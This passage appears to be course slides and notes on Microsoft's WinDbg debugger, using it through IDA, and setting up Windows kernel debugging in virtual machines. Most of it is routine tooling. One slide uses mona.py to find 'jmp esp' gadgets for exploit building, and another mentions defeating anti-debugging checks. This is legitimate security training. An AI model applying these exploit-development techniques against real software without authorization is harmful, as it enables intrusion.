- A graphical Microsoft debugger can debug both user-mode and kernel-mode processes
- Supports remote kernel debugging through virtual machines
- Available as part of the Windows Software Development Kit (SDK) or Windows Driver Kit (WDK)
- Supports local and remote symbol stores
- Supports extensions to increase functionality


http://msdn.microsoft.com/en-us/windows/hardware/gg463009.aspx

WinDbg

Microsoft makes the WinDbg debugger available with Debugging Tools for Windows as part of its Software Development Kit (SDK) or Windows Driver Kit (WDK). When executing the installer available through the site (https://docs.microsoft.com/en-us/windows-hardware/drivers/download-the-wdk), you can choose to install only WinDbg support, without installing the full SDK. WinDbg is a graphical debugger that supports both user-mode and kernel mode processes. Though it is graphical, navigation is primarily achieved through command line within an interactive bar in the GUI. The tool requires familiarity and a good cheat sheet is helpful. Both local and remote kernel debugging is supported, with an easy to configure option through the use of virtualization. Both local and remote symbol stores are supported, as well as extensions to increase the functionality of the tool.

WinDbg Console

- Here is the WinDbg main console currently debugging the calc.exe program




WinDbg Console

On this slide is simply a screen shot of the main console of WinDbg. The program calc.exe is being debugged, and as you can see, an int 3 instruction was reached as soon as we open the program. This is, of course, normal debugger behavior in which it starts the program in a suspended state to give you full control. This option can be set to ignore, which causes the debugger to continue running after the initial load. If you press F5, or Debug, Go, the program continues execution.

WinDbg – Running a Program

- In this example, we have pressed F5 to continue and the modules have been loaded



WinDbg – Running a Program

On this slide is a screen capture of WinDbg after we pressed F5 to continue the program. You can see the modules loading up and the calculator program running. Going forward, slide images contain only WinDbg input and output to save space on the slides.

WinDbg – Breaking and Viewing Modules

- When going to "Debug, Break," we see register state
- We then issue the "show loaded modules" command: **lm**
- The debugging symbols are (deferred) as shown

```
(fe0.2140): Break instruction exception - code 80000003 (first chance)
eax=7efaf000 ebx=00000000 edx=774ff85a esi=00000000 edi=00000000
eip=7747000c esp=023efe74 ebp=023efea0 iopl=0  nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b
efl=00000246
ntdll!DbgBreakPoint:
7747000c cc              int     3
0:003> lm
start    end        module name
00180000 00240000   calc       (deferred)
695d0000 6960c000   oleacc     (deferred)
69d00000 69e90000   gdiplus    (deferred)
6a420000 6a51b000   WindowsCodecs    (deferred)
```


WinDbg – Breaking and Viewing Modules


On this slide, we click Debug, Break to pause execution. We get a dump of the current register context and the note showing that the int 3 instruction was reached. Next, we issue the lm command, which shows the loaded modules. Note that the majority of the modules show (deferred). This simply means that debugging symbols are not loaded at this time as they are not needed. Anytime you want to force the loading of a module's symbols, run the command, ld <module name> or ld * to load all module's symbols.

```
(fe0.2140): Break instruction exception - code 80000003 (first chance)
eax=7efaf000 ebx=00000000 edx=774ff85a esi=00000000 edi=00000000
eip=7747000c esp=023efe74 ebp=023efea0 iopl=0  nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b
efl=00000246
ntdll!DbgBreakPoint:
7747000c cc              int     3
0:003> lm
start    end        module name
00180000 00240000   calc       (deferred)
695d0000 6960c000   oleacc     (deferred)
69d00000 69e90000   gdiplus    (deferred)
6a420000 6a51b000   WindowsCodecs    (deferred)
...
```

Viewing the PEB

- Note that when viewing the Process Environment Block (PEB) with the!PEB command, we see that the process is being debugged
- There are plugins with IDA available to flip this to help defeat antidebugging tricks

```
0:003> !peb
PEB at 7efde000
    InheritedAddressSpace:    No
    ReadImageFileExecOptions: No
    BeingDebugged:            Yes
    ImageBaseAddress:         00180000
    Ldr                       77560200
    Ldr.Initialized:          Yes
```



Viewing the PEB

On this slide, we take an example of a useful command and looking at its output. The command to view the Process Environment Block (PEB) of a program is!PEB. The information shown on the slide is only a small piece of the output, but it demonstrates something interesting. The BeingDebugged line is set to "Yes." This is one of the many places that is likely checked when a developer incorporates antidebugging tricks into the program. There are some IDA Plugins available that attempt to flip this bit so that the program's behavior is consistent of that when it is not being debugged.


WinDbg Command Types

- There are three categories of commands, two of them containing a unique prefix:
  - **Regular commands:** Do not contain a prefix and are commands to interact with the application or system being debugged
    - E.g., lm – List Modules
  - **Extension commands:** Prefixed with an exclamation point "!" and allow you to use extensions
    - E.g., !peb – Show the Process Environment Block (PEB)
  - **Meta commands:** Prefixed with a period "." and interface with the debugger itself
    - E.g., .sympath – Set or show the symbol path

WinDbg Command Types

There are three categories of commands. Two of these categories require a unique prefix.

The first category is simply regular commands. These commands do not require a prefix and are commands to interact directly with the debugged application or system. An example of a regular command is the list-modules command, issued by typing lm into the WinDbg console. It lists out the loaded modules in the debugged process. The second command category is extensions. Extensions, many of which are provided by Microsoft, allow users to expand the functionality of the tool. These types of commands are issued by prepending an exclamation point "!" in front of the command. An example is the !peb command, which shows you the process environment block. The finally command category is meta. Meta commands are prefixed with a period "." and interface with the debugger. An example of a meta command is .sympath, which shows you or enables you to set the symbol path on the system performing the debugging. You see various types of commands on the coming slides.



Example of Useful Commands (1)

There are countless instructions to use within WinDbg, and even more when you load the many available extensions. Some examples of commonly used commands include

.help / ? / hh – Various commands for help

lm – List modules (List all loaded modules and has additional options to look at modules with loaded symbols, kernel-only, user-only, and more

.restart – Restarts an application

.attach <PID> - Attaches to the given PID

.sympath – Enables you to set or display the symbol path

.reload – Reloads symbols

x <module name>!* - Lists all module symbols

.lastevent – Shows most recent event

Reference

In your 760.4 folder is a WinDbg cheat sheet called "WinDbg_cmds.pdf;" download it from http://windbg.info/doc/1-common-cmds.html.

Example of Useful Commands (2)

- Additional commands:
  - **!analyze** – Displays information about an exception
  - **g** – Go, during an exception
  - **p** – Single-step one instruction
  - **p <n>** - Single-step n instructions
  - **dt ntdll!_PEB** – Dump PEB structure
  - **~** - Show thread information
  - **k** – Dump the call stack
  - **~* k** – Shows call stack of all threads
  - **bl** - List all breakpoints
  - **bp <addr>** - Sets a breakpoint at the address provided
  - **r** – Dump registers
  - **dd <addr>** - Dump memory at address

Example of Useful Commands (2)

Additional commands:

!analyze: Displays information about an exception

g: Go, during an exception

p: Single-step one instruction

p <n>: Single-step n instructions

dt ntdll!_PEB: Dump PEB structure

~: Shows thread information

k: Dumps the call stack

~* k: Shows call stack of all threads

bl: Lists all breakpoints

bp <addr>: Sets a breakpoint at the address provided

r: Dumps registers

dd <addr>: Dumps memory at address

WinDbg with IDA (1)


- One of the debugging options supported by IDA is WinDbg
- Before starting with this debugging option, you must have installed Debugging Tools for Windows
- It is also beneficial to create the following environment variable for debugging symbols
  - Variable Name: _NT_SYMBOL_PATH
  - Value: srv*C:\Symbols*http://msdl.microsoft.com/download/symbols
- Enter a PATH environment variable so IDA can find WinDbg

WinDbg with IDA (1)

One of the many debugging options supported by IDA is the use of Microsoft's WinDbg. To take advantage of this debugging method, you must have Debugging Tools for Windows installed through either the SDK or WDK. To have your symbol paths set up and working properly, it is also helpful to create the environment variable shown on the slide.

WinDbg with IDA (2)

- You must set the IDA debugger to "Windbg debugger"
- Unless you attach to a running process, load a file into IDA and press F9 to start
- WINDBG is now showing in IDA: WINDBG
- We pause the process and if debugging symbols are set up right, you see this box as symbols are being retrieved:



WinDbg with IDA (2)

Inside of IDA, we have to set the debugger option to Windbg debugger. Unless you attach to a running process, load a file into IDA and press F9 to start. You should now see the WINDBG bar at the bottom of IDA instead of IDC or Python. The process should be up and running, and we can pause it as we did previously. When paused, if you have debugging symbols set up properly, you should see a pop-up box, like on the slide, which shows you the symbol information being loaded for the various modules. If this does not show up, you likely have something showing in the output window as to why it is not working.


Mona with WinDbg and IDA

- Here is a screen shot of corelanc0d3r's mona.py tool working with WinDbg through IDA!
- We will get back to this later as it is powerful
- This is an example of the extensibility

```
WINDBG>!py mona jmp -r esp -m user32.dll
Hold on...
Mona command started on 2013-02-06 (v2.0, rev 361)
[+] Writing results to jmp.txt
- Number of pointers of type 'jmp esp' : 1
[+] Results :
0x7696fcdb | 0x7696fcdb (b+0x0002fcdb) : jmp esp
```



Mona with WinDbg and IDA

This slide shows an example of some of the extensibility of WinDbg. Here we have set up WinDbg debugging through IDA and can run corelanc0d3r's mona.py tool through this interface. We work with this tool later in the course. The mona.py tool was written by the corelan.be team led by Peter Van Eeckhoutte in Belgium who is one of the most passionate security gurus this author has had the pleasure of knowing. There are many useful extensions, some of which we work with as we progress through the material.




Module Summary

In this module, we introduced Kernel debugging and the WinDbg debugger by Microsoft, covering some of its capabilities. We work a lot with this debugger moving forward.



Exercise: Windows Kernel Debugging


In this section, you perform an exercise to set up Kernel debugging between your host OS and a 32-bit target VM, as well as a 64-bit target VM. You may also choose a couple of other set up options, possibly with mixed results.



Exercise: Windows Kernel Debugging

We have two VM targets in this exercise where we want to successfully get Windows Kernel debugging properly working. One target is a 32-bit Windows 7 system that you were required to bring to class. The other option is either a Windows 7 64-bit VM or a Windows 8 64-bit VM. As suggested in the course requirements, the best option is to have a Windows 7 or 8 host OS, running VMware Workstation that contains the target VMs to debug. Alternatively, you may configure one VM as the debugger and another as the debuggee with Workstation, VMware Fusion with debugging between VMs, or VirtualBox. Each option, in the listed order, can come with complexities and may slow down your ability to quickly get up and running with Kernel debugging. If you chose to bring a system that cannot support the recommended set up, keep in mind that you have been warned about possible issues.

Our goal is to get Kernel debugging up and running on Windows so that we can continue through today's material. You may choose to use IDA as a frontend to WinDbg if you have a licensed copy. Instructions are provided in this module. If you do not have a licensed copy of IDA, you need to stick with using WinDbg natively. This will not pose any problems because IDA uses WinDbg as well. The trial and freeware version of IDA does not support Kernel debugging.



Exercise: Note About Setup
As previously mentioned, the ideal setup is to use a Windows host OS running VMware Workstation. The instructions in this section walk you through this setup. The second easiest option is to debug a target Windows VM from another Windows VM, serving as the debugger VM. If your host OS is Windows, this setup should not pose many additional steps.

Reference
See the following link for help with this setup option if you experience any issues: http://www.ndis.com/ndis-debugging/virtual/vmwaresetup.htm.

Instructions are not provided for using VMware Fusion or VirtualBox to perform Windows Kernel debugging. Depending on the version of Fusion and VirtualBox you use, you may experience many different roadblocks.

References
See the following links for help with these setup options; though, additional steps and troubleshooting may be required.

- For Fusion, see http://robot5five.blogspot.com/2009/11/vmware-fusion-and-kernel-debugging.html.
- For VirtualBox, see https://www.virtualbox.org/wiki/Windows_Kernel_Debugging.
- For Linux and Mac OSX users, see the document titled, "Remote Kernel Debugging VMware Fusion and Linux.docx" at the following URL: http://deadlisting.com/files/Remote_Kernel_Debugging_Vmware_Fusion_and_Linux.docx . This file was kindly provided by Victor Westbrook of Offensive Logic with the help of Jamie Baxter.

It shows you simple instructions and configuration settings that worked well in the initial SEC760 beta run in October 2013. Your experience may differ; however, use this document and the aforementioned links.

Exercise: Install WinDbg

- If you have not already done so, install WinDbg from Microsoft
  - You need to use Windows 7 Debugging Tools for Windows as opposed to the version for Windows 8.1
  - This is because XP and Server 2003 are no longer supported
    - Go to the following location and install WinDbg: http://www.microsoft.com/en-us/download/details.aspx?id=8279
    - As it says at the link, "If you want to download only Debugging Tools for Windows, install the SDK, and, during the installation, select the **Debugging Tools for Windows** box and clear all the other boxes." https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/index

Exercise: Install WinDbg

If you have not already done so, install WinDbg from Microsoft. Download and install from the following link at http://www.microsoft.com/en-us/download/details.aspx?id=8279. You need to install Windows 7 Debugging Tools for Windows as support for XP and Server 2003 is not available on the version for Windows 8.1. Feel free to upgrade later on after the XP Kernel debugging exercise further along in this section. As stated at https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/index, "If you want to download only Debugging Tools for Windows, install the SDK, and, during the installation, select the Debugging Tools for Windows box and clear all the other boxes."

NOTE: Do not use VirtualKD 3.0 unless you are debugging the Windows 10 Kernel. Version 3.0 causes issues when trying to debug some earlier versions.

Exercise: Option 1 – VirtualKD

The following few slides contain instructions for using VirtualKD for Kernel debugging

Exercise: Option 1 – VirtualKD

The following slides contain the instructions for using VirtualKD for Kernel debugging. You may choose this option or Option 2 to use VMware serial ports only. See justification and information for each on the next slide.

Exercise: Option 1 – VirtualKD (1)

- If your host is Windows, you may choose to use VirtualKD by SysProgs
- Some users have gotten working configurations between Windows guests on a Linux host; however, this option is not supported in class due to ease of setup and repeatability
  - If you would like to pursue this unsupported option, you may attempt to get help from the forums at http://forum.sysprogs.com/
  - The preferred option that has had more class success is to utilize the information and links provided on the previous slide for Linux and Mac users using VMware serial ports
- The alternative option, Option 2, is to use VMware serial ports, which is described in detail in the coming slides
- You are not required to use VirtualKD and can use Option 2

Exercise: Option 1 – VirtualKD (1)

The first option to get Windows Kernel debugging set up on your system is to use VirtualKD by SysProgs. You are given two options to get Kernel debugging working, Option 1 with VirtualKD and Option 2 with VMware serial ports. You are given two options for a couple reasons. First, running VirtualKD between two Windows guests running in VMware Fusion, VirtualBox, or VMware Workstation on Mac OSX or Linux can be problematic and is not supported in this course. The second reason is to provide you with a non-third party option by using only VMware products and not requiring the use of the SysProgs tools. This choice is left up to the student.

If you use a Windows host OS to remotely debug VMs through VirtualBox or VMware, note that VirtualKD is an easier option, and faster.


Exercise: Option 1 – VirtualKD (2)

- The file "VirtualKD-2.8.exe" exists in your 760.1 folder
  - It is a self-decrypting archive. Double-click it and extract the folder to the destination of your choice
  - In the subfolder titled "target" is an executable called "vminstall"
  - Copy this file to the wanted Windows VM to be debugged
  - Run the executable on the VM, accept the defaults listed in the GUI, and click Install, and then reboot the guest
  - On the Windows host, run vmmon.exe or vmmon64.exe, and set the "Debugger Path" to point to WinDbg
  - Restart the virtual machine, and it should appear in the vmmon GUI with "yes" listed under the OS column
  - If debugging Windows 8, you must disable driver signing at boot up as stated by the tool (It will remind you repeatedly to make it easy!)

Exercise: Option 1 – VirtualKD (2)

In your 760.1 folder is a file titled, "VirtualKD-2.8.exe." (Do not use VirtualKD-3.0 as it only works reliably on Windows 10.) This is a self-extracting archive that will simply create a folder at the destination of your choice. After executing the .exe file, go to the extracted folder and open the subfolder titled, "target." Copy the executable titled "vminstall" from this folder to the wanted Windows virtual machine where you would like to perform Kernel debugging. When copied, run the executable. Accept all default settings and click "Install." You then need to reboot.

Go to your Windows host OS and run the program "vmmon" if on a 32-bit host, or "vmmon64" if on a 64-bit host. The program is located in the main VirtualKD folder that you extracted. When the "vmmon" program GUI appears, click "Debugger Path," and point it to the location on your file system of the WinDbg executable. You may already see that any virtual machines you have running appear in the GUI. Reboot the virtual machines where you ran vminstall. When it reboots, it should pause on startup. Under the OS column in the vmmon tool, it should say "yes." If not, something likely went wrong. (Visit http://virtualkd.sysprogs.org/tutorials/install/ for help.) If "yes" appears, WinDbg may have already magically appeared. If not, you may need to click the VM in the GUI and click Run debugger. WinDbg should appear and you should be ready to go for Kernel debugging. Repeat the process for your 64-bit Windows 7 or Windows 8 VM, as well as Windows XP. When completed, you may now skip Option 2 to the slide titled, "Exercise: WinDbg and Symbols."



Exercise: Option 1 – VirtualKD (3)


This is a screen shot of VirtualKD working properly.

Exercise: Option 2 – VMware Serial Ports

The following few slides contain instructions for using VMware serial ports for Kernel debugging

Exercise: Option 2 – VMware Serial Ports

The following slides contain the instructions for using VMware serial ports for Kernel debugging.




Exercise: Adding a Serial Port (1)

With VMware Workstation open, but the target VM powered down, click VM followed by Settings. Click the Add button at the bottom of this screen. This brings up the Add Hardware Wizard. From there, click Serial Port and click Next >.

Exercise: Adding a Serial Port (2)

- Output to named pipe




Exercise: Adding a Serial Port (2)

On the next screen, click the option Output to a named pipe and click Next >.

